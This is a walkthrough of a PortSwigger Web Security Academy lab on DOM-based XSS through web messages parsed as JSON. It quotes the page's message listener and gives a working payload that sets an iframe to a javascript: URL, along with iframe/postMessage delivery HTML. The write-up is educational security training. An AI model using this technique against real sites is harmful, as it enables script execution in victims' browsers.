
The lab
here is how portswigger describes it
This lab uses web messaging and parses the message as JSON. To solve the lab, construct an HTML page on the exploit server that exploits this vulnerability and calls the print() function
this is the third web message lab, following on from the javascript url one, and the setup is the same a page that acts on any message it receives, but this time it expects the message to be a little json object describing an action and one of those actions drops us right onto a javascript url sink.
The idea#
instead of taking the raw message as text this page treats the message as json, parses it and reads a type field to decide what to do. one of those actions sets an iframe's src, and an iframe whose src is a javascript: url runs that javascript, which is our way to print. so the only new demand on us is that the message has to be valid json, everything else is the same web message trick.
Step 1 - Read the Source and follow the switch#

no login or search here again, so we read the page source and find this listener
<script>
window.addEventListener('message', function(e) {
    var iframe = document.createElement('iframe'), ACMEplayer = {element: iframe}, d
    document.body.appendChild(iframe)
    try {
        d = JSON.parse(e.data)
    } catch(e) {
        return
    }
    switch(d.type) {
        case "page-load":
            ACMEplayer.element.scrollIntoView()
            break
        case "load-channel":
            ACMEplayer.element.src = d.url
            break
        case "player-height-changed":
            ACMEplayer.element.style.width = d.width + "px"
            ACMEplayer.element.style.height = d.height + "px"
            break
    }
}, false)
when a message arrives it makes a new iframe on the page, then it tries to read the message as json with JSON.parse and if the message is not valid json the catch just returns and nothing happens. so whatever we send has to parse as json. once parsed, it looks at the object's type field and picks an action from the switch. page-load scrolls the iframe into view, player-height-changed resizes it and the one we care about, load-channel, sets the iframe's src to the object's url field, ACMEplayer.element.src = d.url. that url is ours to fill, and it is handed straight to an iframe source with no checking, so a javascript url there will run
Step 2 - Send a json message that sets a javascript url#
its type has to be load-channel, and its url has to be the payload. that is this object.
{"type":"load-channel","url":"javascript:print()"}
when the page parses it, type is load-channel, so it runs that case and sets the new iframe's src to javascript:print(), and an iframe pointed at a javascript: url executes the javascript calling print
Step 3 - Deliver it from an iframe#
the delivery is the same as the earlier labs, we load the target in an iframe and post our message on onload. the one fiddly bit is quoting the message is a json string, and it sits inside a javascript string, which sits inside the onload attribute so the inner json quotes are escaped with backslashes.
<iframe src="https://your-lab-id.web-security-academy.net/" onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","*")'></iframe>
this.contentWindow is the target's window, and postMessage sends it our json string once the page has loaded. store it on the exploit server and deliver it.

with this, the lab is solved!